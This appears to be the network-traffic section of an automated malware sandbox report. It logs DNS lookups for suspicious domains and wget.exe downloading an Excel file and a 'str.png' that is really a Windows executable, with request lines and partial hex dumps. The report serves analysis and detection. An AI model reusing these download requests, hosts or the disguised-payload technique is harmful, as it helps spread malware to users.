Dec 15, 2020 15:42:50.283077002 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342468977 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342528105 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342557907 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342600107 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342638016 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342675924 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342679024 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342706919 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342715979 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342730045 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342755079 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342792988 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342813969 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342832088 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342879057 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342883110 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342921972 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342958927 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.342992067 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.342997074 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343035936 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343048096 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.343075037 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343113899 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343127012 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.343153000 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343199968 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343199968 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.343245029 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.343292952 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.402626038 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402683973 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402724028 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402760983 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402800083 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402837992 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402884007 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402925968 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402923107 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.402965069 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.402971029 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.402998924 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403004885 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403044939 CET	80	49746	176.118.165.119	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 15:42:50.403081894 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403120995 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403140068 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403157949 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403206110 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403211117 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403249025 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403281927 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403287888 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403327942 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403366089 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403367043 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403403044 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403440952 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403474092 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403479099 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403526068 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403533936 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403569937 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.403597116 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.403676987 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.463092089 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463145971 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463185072 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463222027 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463269949 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463311911 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463349104 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463373899 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.463388920 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463424921 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.463429928 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463469028 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463479996 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.463510036 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.463552952 CET	80	49746	176.118.165.119	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 15:42:45.252717018 CET	56794	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:45.277103901 CET	53	56794	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:45.868872881 CET	56534	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:45.893511057 CET	53	56534	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:46.764373064 CET	56627	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:46.799742937 CET	53	56627	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:47.710349083 CET	56621	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:47.737469912 CET	53	56621	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:48.340502024 CET	63116	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:48.367578983 CET	53	63116	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:49.719719887 CET	64078	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:49.746989012 CET	53	64078	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:50.027292967 CET	64801	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:50.059901953 CET	53	64801	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:50.618382931 CET	61721	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:50.642623901 CET	53	61721	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:51.284368038 CET	51255	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:51.316776037 CET	53	51255	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:59.104631901 CET	61522	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:59.146255970 CET	53	61522	8.8.8.8	192.168.2.4
Dec 15, 2020 15:42:59.451644897 CET	52337	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:42:59.489485979 CET	53	52337	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:00.351346970 CET	55046	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:00.384063959 CET	53	55046	8.8.8.8	192.168.2.4

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 15:43:00.461350918 CET	52337	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:00.499226093 CET	53	52337	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:01.454683065 CET	52337	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:01.490051031 CET	53	52337	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:03.470227003 CET	52337	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:03.497576952 CET	53	52337	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:07.486412048 CET	52337	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:07.522208929 CET	53	52337	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:11.091275930 CET	49612	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:11.115591049 CET	53	49612	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:21.000837088 CET	49285	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:21.038007021 CET	53	49285	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:32.184588909 CET	50601	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:32.224175930 CET	53	50601	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:33.157720089 CET	60875	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:33.191811085 CET	53	60875	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:33.671179056 CET	56448	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:33.705313921 CET	53	56448	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:33.714545965 CET	59172	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:33.754228115 CET	53	59172	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:34.202413082 CET	62420	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:34.237443924 CET	53	62420	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:34.550867081 CET	60579	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:34.583991051 CET	53	60579	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:35.055712938 CET	50183	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:35.091414928 CET	53	50183	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:35.422842979 CET	61531	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:35.466283083 CET	53	61531	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:35.505496979 CET	49228	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:35.532788038 CET	53	49228	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:35.984603882 CET	59794	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:36.019994974 CET	53	59794	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:36.579840899 CET	55916	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:36.615586996 CET	53	55916	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:37.228781939 CET	52752	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:37.264818907 CET	53	52752	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:37.648145914 CET	60542	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:37.685883999 CET	53	60542	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:42.714616060 CET	60689	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:42.751430988 CET	53	60689	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:43.902446032 CET	64206	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:43.939642906 CET	53	64206	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:47.569730997 CET	50904	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:47.605866909 CET	53	50904	8.8.8.8	192.168.2.4
Dec 15, 2020 15:43:58.267343044 CET	57525	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:43:58.300574064 CET	53	57525	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:12.697554111 CET	53814	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:12.722054958 CET	53	53814	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:13.826131105 CET	53814	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:13.850486994 CET	53	53814	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:14.848499060 CET	53814	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:14.872831106 CET	53	53814	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:16.836091042 CET	53814	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:16.869000912 CET	53	53814	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:20.852190971 CET	53814	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:20.876672029 CET	53	53814	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:23.474200964 CET	53418	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:23.498759031 CET	53	53418	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:25.049657106 CET	62833	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:25.085319042 CET	53	62833	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:54.114289045 CET	59260	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:54.148834944 CET	53	59260	8.8.8.8	192.168.2.4
Dec 15, 2020 15:44:55.187515974 CET	49944	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:44:55.222482920 CET	53	49944	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 15:46:09.638675928 CET	63300	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:46:09.671247959 CET	53	63300	8.8.8.8	192.168.2.4
Dec 15, 2020 15:46:10.601885080 CET	61449	53	192.168.2.4	8.8.8.8
Dec 15, 2020 15:46:10.634639978 CET	53	61449	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 15, 2020 15:42:50.027292967 CET	192.168.2.4	8.8.8.8	0x9c12	Standard query (0)	snenpinfrr esertts.com	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:00.351346970 CET	192.168.2.4	8.8.8.8	0x6370	Standard query (0)	snenpinfrr esertts.com	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:43.902446032 CET	192.168.2.4	8.8.8.8	0xa836	Standard query (0)	toldtonts.website	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:58.267343044 CET	192.168.2.4	8.8.8.8	0x1328	Standard query (0)	toldtonts.website	A (IP address)	IN (0x0001)
Dec 15, 2020 15:44:55.187515974 CET	192.168.2.4	8.8.8.8	0x44b8	Standard query (0)	toldtonts.website	A (IP address)	IN (0x0001)
Dec 15, 2020 15:46:10.601885080 CET	192.168.2.4	8.8.8.8	0xcd4	Standard query (0)	toldtonts.website	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 15, 2020 15:42:50.059901953 CET	8.8.8.8	192.168.2.4	0x9c12	No error (0)	snenpinfrr esertts.com		176.118.165.119	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:00.384063959 CET	8.8.8.8	192.168.2.4	0x6370	No error (0)	snenpinfrr esertts.com		176.118.165.119	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:43.939642906 CET	8.8.8.8	192.168.2.4	0xa836	No error (0)	toldtonts.website		45.142.213.232	A (IP address)	IN (0x0001)
Dec 15, 2020 15:43:58.300574064 CET	8.8.8.8	192.168.2.4	0x1328	No error (0)	toldtonts.website		45.142.213.232	A (IP address)	IN (0x0001)
Dec 15, 2020 15:44:55.222482920 CET	8.8.8.8	192.168.2.4	0x44b8	No error (0)	toldtonts.website		45.142.213.232	A (IP address)	IN (0x0001)
Dec 15, 2020 15:46:10.634639978 CET	8.8.8.8	192.168.2.4	0xcd4	No error (0)	toldtonts.website		45.142.213.232	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- snenpinfrresertts.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49746	176.118.165.119	80	C:\Windows\SysWOW64\wget.exe

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 15:42:50.133810043 CET	82	OUT	GET /ref-151220-BTC2XU590R2HT8.xls HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko Accept: */* Accept-Encoding: identity Host: snenpinfrresertts.com Connection: Keep-Alive

Copyright null 2020

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 15:42:50.282488108 CET	86	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 14:42:50 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Tue, 15 Dec 2020 11:58:11 GMT ETag: "51000-5b67f79049ac0" Accept-Ranges: bytes Content-Length: 331776 Connection: close Content-Type: application/vnd.ms-excel Data Raw: d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 01 00 00 00 00 00 00 00 10 00 00 68 02 00 00 02 00 00 00 fe ff ff ff 00 00 00 00 00 00 00 00 62 00 00 00 e3 00 00 00 64 01 00 00 e5 01 00 00 7d 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f f ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff fd ff ff ff 67 02 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00 00 41 00 00 00 42 00 00 00 43 00 00 00 44 00 00 00 45 00 00 00 46 00 00 00 47 00 00 00 48 00 00 00 49 00 00 00 4a 00 00 00 4b 00 00 00 4c 00 00 00 4d 00 00 00 4e 00 00 00 4f 00 00 00 50 00 00 00 51 00 00 00 52 00 00 00 53 00 00 00 54 00 00 00 55 00 00 00 56 00 00 00 57 00 00 00 58 00 00 0 0 59 00 00 00 5a 00 00 00 5b 00 00 00 5c 00 00 00 5d 00 00 00 5e 00 00 00 5f 00 00 00 60 00 00 00 61 00 00 00 63 00 00 00 fd ff ff ff 64 00 00 00 65 00 00 00 66 00 00 00 67 00 00 00 68 00 00 00 69 00 00 00 6a 00 00 00 6b 00 00 00 6c 00 00 0 0 6d 00 00 00 6e 00 00 00 6f 00 00 00 70 00 00 00 71 00 00 00 72 00 00 00 73 00 00 00 74 00 00 00 75 00 00 00 76 00 00 00 77 00 00 00 78 00 00 00 79 00 00 00 7a 00 00 00 7b 00 00 00 7c 00 00 00 7d 00 00 00 7e 00 00 00 7f 00 00 00 80 00 00 00 52 00 6f 00 6f 00 74 00 20 00 45 00 6e 00 74 00 72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: >hbd}g !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`acdefghijklmnopqr stuvwxyz{|}~Root Entry

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49750	176.118.165.119	80	C:\Windows\SysWOW64\wget.exe

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 15:43:00.445487976 CET	673	OUT	GET /str.png HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: snenpinfrresertts.com Connection: Keep-Alive

Copyright null 2020

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 15:43:00.592516899 CET	675	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 14:43:00 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Tue, 15 Dec 2020 09:56:58 GMT ETag: "7d000-5b67dc7836e80" Accept-Ranges: bytes Content-Length: 512000 Connection: close Content-Type: image/png Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 dd 59 c9 42 bc 37 9a 42 bc 37 9a 42 bc 37 9a 65 7a 4a 9a 57 bc 37 9a 65 7a 59 9a 74 bc 37 9a 65 7a 5a 9a ca bc 37 9a 4b c4 a4 9a 45 bc 37 9a 42 bc 36 9a 29 bc 37 9a 65 7a 45 9a 43 bc 37 9a 65 7a 4d 9a 43 bc 37 9a 65 7a 4b 9a 43 bc 37 9a 65 7a 4f 9a 43 bc 37 9a 52 69 63 68 42 bc 37 9a 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 6a 71 82 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 60 07 00 00 e0 00 00 00 00 00 00 8e 13 01 00 00 10 00 00 00 70 07 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 08 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 69 07 00 82 00 00 00 a4 60 07 00 50 00 00 00 00 10 08 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 f4 19 00 00 00 12 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 9f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 8c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e2 59 07 00 00 10 00 00 00 60 07 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c8 9d 00 00 00 70 07 00 00 20 00 00 00 70 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 00 05 00 00 00 10 08 00 00 10 00 00 00 90 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 1c 29 00 00 00 20 08 0 0 00 30 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$YB7B7B7ezJW7ezYt7ezZ7KE7B6)7ezEC7ezMC7ezKC 7ezOC7RichB7PELjqE!`pP`i`P @.textY` `.datap p@.rsrc@@.reloc) 0@B

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 15, 2020 15:43:44.065989017 CET	45.142.213.232	443	192.168.2.4	49768	CN=toldtonts.website CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:48:23 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:48:23 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
